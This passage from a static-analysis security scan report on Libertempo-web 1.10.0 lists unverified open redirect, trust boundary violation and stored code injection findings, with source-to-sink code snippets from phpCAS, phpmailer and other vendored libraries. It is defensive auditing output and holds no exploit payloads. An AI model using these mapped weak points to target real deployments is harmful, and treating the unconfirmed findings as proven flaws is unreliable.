....
3490.                                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1616.                                @header('Location: '.$cas_url);
```

Open Redirect\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=742>
Status New

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1616
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1616.                                @header('Location: '.$cas_url);
```

Open Redirect\Path 9:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=742>

Status	d=743 New
--------	------------------------------

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1616
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1616.             @header('Location: '.$cas_url);
```

Open Redirect\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=744
Status	New

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3490	1618
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3490.                                $server_url = $_SERVER['HTTP_HOST'];
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.                                header('Location: '.$cas_url);
```

Open Redirect\Path 11:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=745>
Status New

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3499	1618
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.                                $ports = explode(',',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.                                header('Location: '.$cas_url);
```

Open Redirect\Path 12:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=745>

Status	d=746 New
--------	------------------------------

A possible open redirect has been found at line 1610 in /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php file. This might lead to an untrusted site which mainly used for phishing.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Line	3453	1618
Object	_SERVER	header

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getURL()

```
....
3453.             $request_uri      = explode('?',
$_SERVER['REQUEST_URI'], 2);
```



File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function redirectToCas(\$gateway=false,\$renew=false)

```
....
1618.             header('Location: '.$cas_url);
```

Trust Boundary Violation

Query Path:

PHP\Cx\PHP Medium Threat\Trust Boundary Violation Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

Trust Boundary Violation\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1333
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	48	205

Object	_POST	_SESSION_userlogin
--------	-------	--------------------

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
....
48.     $session_username = isset($_POST['session_username']) ?
$_POST['session_username'] : '';
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
205.         $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 2:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1334
Status	New

Method authentication_AD_SSO at line 435 of /Libertempo-web-1.10.0/includes/fonction.php gets user input from element _SERVER. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in session_create at line 197 of /Libertempo-web-1.10.0/includes/fonction.php. This constitutes a Trust Boundary Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	437	205
Object	_SERVER	_SESSION_userlogin

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function authentication_AD_SSO()

```
....
437.         $cred = explode('@',$_SERVER['REMOTE_USER']);
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
205.         $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 3:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1335
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from element `_SERVER`. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in `session_create` at line 197 of `/Libertempo-web-1.10.0/includes/fonction.php`. This constitutes a Trust Boundary Violation.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/includes/fonction.php</code>
Line	3490	205
Object	<code>_SERVER</code>	<code>_SESSION_userlogin</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php`
 Method `private function _getClientUrl()`

```
....
3490.             $server_url = $_SERVER['HTTP_HOST'];
```

File Name `/Libertempo-web-1.10.0/includes/fonction.php`
 Method `function session_create($username)`

```
....
205.             $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1336
Status	New

Method `_getClientUrl` at line 3479 of `/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php` gets user input from element `_SERVER`. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in `session_create` at line 197 of `/Libertempo-web-1.10.0/includes/fonction.php`. This constitutes a Trust Boundary Violation.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php</code>	<code>/Libertempo-web-1.10.0/includes/fonction.php</code>

Line	3499	205
Object	_SERVER	_SESSION_userlogin

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method private function _getClientUrl()

```
....
3499.             $ports = explode(' ',
$_SERVER['HTTP_X_FORWARDED_PORT']);
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
205.             $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 5:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1337
Status	New

Method getUrl at line 3442 of /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php gets user input from element _SERVER. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in session_create at line 197 of /Libertempo-web-1.10.0/includes/fonction.php. This constitutes a Trust Boundary Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	3453	205
Object	_SERVER	_SESSION_userlogin

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/jasig/phpcas/source/CAS/Client.php
Method public function getUrl()

```
....
3453.             $request_uri = explode('?',
$_SERVER['REQUEST_URI'], 2);
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
205.          $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 6:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1338
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from element `_POST`. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in `session_create` at line 197 of `/Libertempo-web-1.10.0/includes/fonction.php`. This constitutes a Trust Boundary Violation.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/fonctions_conges.php</code>	<code>/Libertempo-web-1.10.0/includes/fonction.php</code>
Line	1402	205
Object	<code>_POST</code>	<code>_SESSION_userlogin</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/fonctions_conges.php`
 Method `function getpost_variable($variable, $default="")`

```
....
1402.          $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name `/Libertempo-web-1.10.0/includes/fonction.php`
 Method `function session_create($username)`

```
....
205.          $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1339
Status	New

Method `getpost_variable` at line 1400 of `/Libertempo-web-1.10.0/fonctions_conges.php` gets user input from element `_GET`. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in `session_create` at line 197 of `/Libertempo-web-1.10.0/includes/fonction.php`. This constitutes a Trust Boundary Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	1402	205
Object	_GET	_SESSION_userlogin

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function getpost_variable(\$variable, \$default="")

```
....
1402.     $valeur = (isset($_POST[$variable]) ? $_POST[$variable] :
(isset($_GET[$variable]) ? $_GET[$variable] : $default));
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
205.     $_SESSION['userlogin']=$username;
```

Trust Boundary Violation\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1340>
Status New

Method session_create at line 197 of /Libertempo-web-1.10.0/includes/fonction.php gets user input from element _REQUEST. This element's value flows through the code without being properly sanitized or validated and is eventually stored in the server-side Session object, in session_create at line 197 of /Libertempo-web-1.10.0/includes/fonction.php. This constitutes a Trust Boundary Violation.

	Source	Destination
File	/Libertempo-web-1.10.0/includes/fonction.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	213	213
Object	_REQUEST	_SESSION_lang

Code Snippet

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function session_create(\$username)

```
....
213.     $_SESSION['lang'] = $_REQUEST['lang'];
```

Trust Boundary Violation\Path 9:

Severity Medium

Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1341
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	48	474
Object	_POST	_SESSION_token

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
.....
48.    $session_username = isset($_POST['session_username']) ?
$_POST['session_username'] : '';
```

File Name /Libertempo-web-1.10.0/includes/fonction.php
Method function storeTokenApi(\App\Libraries\ApiClient \$apiClient, \$username, \$userPassword)

```
.....
474.    $_SESSION['token'] = $dataUser->data;
```

Trust Boundary Violation\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1342
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/index.php	/Libertempo-web-1.10.0/includes/fonction.php
Line	49	474
Object	_POST	_SESSION_token

Code Snippet

File Name /Libertempo-web-1.10.0/index.php
Method <?php

```
....
49.    $session_password = isset($_POST['session_password']) ?
$_POST['session_password'] : '';
```

File Name /Libertempo-web-1.10.0/includes/fonction.php

Method function storeTokenApi(\App\Libraries\ApiClient \$apiClient, \$username, \$userPassword)

```
....
474.    $_SESSION['token'] = $dataUser->data;
```

Trust Boundary Violation\Path 11:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1343>

Status New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/index.php
Line	17	48
Object	_GET	_SESSION_langue

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
....
17.    $lang=(isset($_GET['lang']) ? $_GET['lang'] :
((isset($_POST['lang'])) ? $_POST['lang'] : "")) ;
....
48.    $_SESSION['langue']=$lang;           // sert ensuite pour mettre
la langue dans la table config
```

Trust Boundary Violation\Path 12:

Severity Medium

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=1344>

Status New

Method

	Source	Destination
File	/Libertempo-web-	/Libertempo-web-

	1.10.0/install/index.php	1.10.0/install/index.php
Line	17	48
Object	_POST	_SESSION_langue

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
....
17. $lang=(isset($_GET['lang']) ? $_GET['lang'] :
((isset($_POST['lang'])) ? $_POST['lang'] : "" ) );
....
48. $_SESSION['langue']=$lang; // sert ensuite pour mettre
la langue dans la table config
```

Stored Code Injection

Query Path:

PHP\Cx\PHP Medium Threat\Stored Code Injection Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.1 - Injection flaws - particularly SQL injection

OWASP Top 10 2013: A1-Injection

Description

Stored Code Injection\Path 1:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=399
Status	New

Method createBody at line 2196 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php gets data from the database or a local file from element signed. This element's value flows through the code and is eventually used in executed code, inl edebug at line 213 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php. This may enable a Stored Code Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Line	2380	220
Object	signed	call_user_func

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php

Method public function createBody()

```
....
2380. $body = file_get_contents($signed);
```

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php
Method protected function edebug(\$str, \$level = 0)

```
....  
220.          call_user_func($this->Debugoutput, $str, $level);
```

Stored Code Injection\Path 2:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=400>
Status New

Method createBody at line 2196 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php gets data from the database or a local file from element signed. This element's value flows through the code and is eventually used in executed code, inl DKIM_Add at line 3852 of /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php. This may enable a Stored Code Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php	/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Line	2380	3876
Object	signed	\$_Variable

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function createBody()

```
....  
2380.          $body = file_get_contents($signed);
```

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.phpmailer.php
Method public function DKIM_Add(\$headers_line, \$subject, \$body)

```
....  
3876.          $$current .= $header;
```

Stored Code Injection\Path 3:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=401>
Status New

Method `get_lines` at line 1075 of `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php` gets data from the database or a local file from element `smtp_conn`. This element's value flows through the code and is eventually used in executed code, inl `edebug` at line 213 of `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php</code>	<code>/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php</code>
Line	1088	220
Object	<code>smtp_conn</code>	<code>call_user_func</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php`
 Method protected function `get_lines()`

```
....
1088.         $str = @fgets($this->smtp_conn, 515);
```

File Name `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.smtp.php`
 Method protected function `edebug($str, $level = 0)`

```
....
220.         call_user_func($this->Debugoutput, $str, $level);
```

Stored Code Injection\Path 4:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=402
Status	New

Method `getContents` at line 100 of `/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php` gets data from the database or a local file from element `stream_get_contents`. This element's value flows through the code and is eventually used in executed code, inl `callAssertion` at line 489 of `/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php</code>
Line	102	492
Object	<code>stream_get_contents</code>	<code>call_user_func_array</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php`
 Method public function `getContents()`


```
....
102.          $contents = stream_get_contents($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php
Method protected function callAssertion(\$method, array \$arguments)

```
....
492.          call_user_func_array(['parent', $method], $arguments);
```

Stored Code Injection\Path 5:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=403>
Status New

Method getContents at line 100 of /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php gets data from the database or a local file from element stream_get_contents. This element's value flows through the code and is eventually used in executed code, inl callInnerAsserterMethod at line 505 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php. This may enable a Stored Code Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php
Line	102	507
Object	stream_get_contents	call_user_func_array

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/guzzlehttp/psr7/src/Stream.php
Method public function getContents()

```
....
102.          $contents = stream_get_contents($this->stream);
```



File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/asserters/phpArray.php
Method protected function callInnerAsserterMethod(\$method, \$arguments)

```
....
507.          call_user_func_array([$this->innerAsserter->setWith($this->innerValue), $method], $arguments);
```

Stored Code Injection\Path 6:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=404
Status	New

Method `getResponse` at line 315 of `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php` gets data from the database or a local file from element `pop_conn`. This element's value flows through the code and is eventually used in executed code, in `handleException` at line 588 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/App.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php</code>	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/App.php</code>
Line	317	608
Object	<code>pop_conn</code>	<code>call_user_func_array</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php`
 Method `protected function getResponse($size = 128)`

```
....
317.         $response = fgets($this->pop_conn, $size);
```



File Name `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/slim/slim/Slim/App.php`
 Method `protected function handleException(Exception $e, ServerRequestInterface $request, ResponseInterface $response)`

```
....
608.         return call_user_func_array($callable, $params);
```

Stored Code Injection\Path 7:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=405
Status	New

Method `getResponse` at line 315 of `/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php` gets data from the database or a local file from element `pop_conn`. This element's value flows through the code and is eventually used in executed code, in `handleException` at line 588 of `/Libertempo-web-1.10.0/vendor/slim/slim/Slim/App.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php</code>	<code>/Libertempo-web-1.10.0/vendor/slim/slim/Slim/App.php</code>
Line	317	608

Object	pop_conn	call_user_func_array
--------	----------	----------------------

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/phpmailer/phpmailer/class.pop3.php
Method protected function getResponse(\$size = 128)

```
....
317.         $response = fgets($this->pop_conn, $size);
```

File Name /Libertempo-web-1.10.0/vendor/slim/slim/Slim/App.php
Method protected function handleException(Exception \$e, ServerRequestInterface \$request, ResponseInterface \$response)

```
....
608.         return call_user_func_array($callable, $params);
```

Stored Code Injection\Path 8:

Severity Medium
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=406>
Status New

Method __toString at line 43 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php gets data from the database or a local file from element srcFile. This element's value flows through the code and is eventually used in executed code, inl __toString at line 43 of /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php. This may enable a Stored Code Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php	/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php
Line	171	190
Object	srcFile	code

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php
Method public function __toString()

```
....
171.         for ($currentMethod = null, $lineNumber = 1, $line = $this->adapter->fgets($srcFile); $line !== false; $lineNumber++, $line = $this->adapter->fgets($srcFile)) {
....
190.         ${$lineTemplateName}->code = htmlentities($line, ENT_QUOTES, 'UTF-8');
```

Stored Code Injection\Path 9:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=407
Status	New

Method `__toString` at line 43 of `/Libertempo-web-`

`1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php` gets data from the database or a local file from element `srcFile`. This element's value flows through the code and is eventually used in executed code, inl `__toString` at line 43 of `/Libertempo-web-`

`1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php</code>	<code>/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php</code>
Line	171	190
Object	<code>srcFile</code>	<code>code</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php`
 Method `public function __toString()`

```
....
171.                                     for ($currentMethod = null, $lineNumber =
                                     1, $line = $this->adapter->fgets($srcFile); $line !== false;
                                     $lineNumber++, $line = $this->adapter->fgets($srcFile)) {
....
190.                                     ${$lineTemplateName}->code =
htmlentities($line, ENT_QUOTES, 'UTF-8');
```

Stored Code Injection\Path 10:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=408
Status	New

Method `__toString` at line 43 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-`

`api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php` gets data from the database or a local file from element `srcFile`. This element's value flows through the code and is eventually used in executed code, inl `__toString` at line 43 of `/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-`

`api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php`. This may enable a Stored Code Injection attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-</code>	<code>/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-</code>

	api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php	api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php
Line	171	190
Object	srcFile	code

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php

Method public function __toString()

```
....
171.                                     for ($currentMethod = null, $lineNumber =
1, $line = $this->adapter->fgets($srcFile); $line !== false;
$lineNumber++, $line = $this->adapter->fgets($srcFile)) {
....
190.                                     ${$lineTemplateName}->code =
htmlentities($line, ENT_QUOTES, 'UTF-8');
```

Stored Code Injection\Path 11:

Severity	Medium
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=409
Status	New

Method __toString at line 43 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php gets data from the database or a local file from element srcFile. This element's value flows through the code and is eventually used in executed code, inl __toString at line 43 of /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php. This may enable a Stored Code Injection attack.

	Source	Destination
File	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php	/Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php
Line	171	190
Object	srcFile	code

Code Snippet

File Name /Libertempo-web-1.10.0/vendor/Libertempo/libertempo-api/Vendor/atoum/atoum/classes/report/fields/runner/coverage/html.php

Method public function __toString()

```

.....
171.                                for ($currentMethod = null, $lineNumber =
1, $line = $this->adapter->fgets($srcFile); $line !== false;
$lineNumber++, $line = $this->adapter->fgets($srcFile)) {
.....
190.                                ${$lineTemplateName}->code =
htmlentities($line, ENT_QUOTES, 'UTF-8');

```

HTTP Response Splitting

Query Path:

PHP\Cx\PHP Medium Threat\HTTP Response Splitting Version:0

[Description](#)

HTTP Response Splitting\Path 1:

Severity	Medium
Result State	To Verify
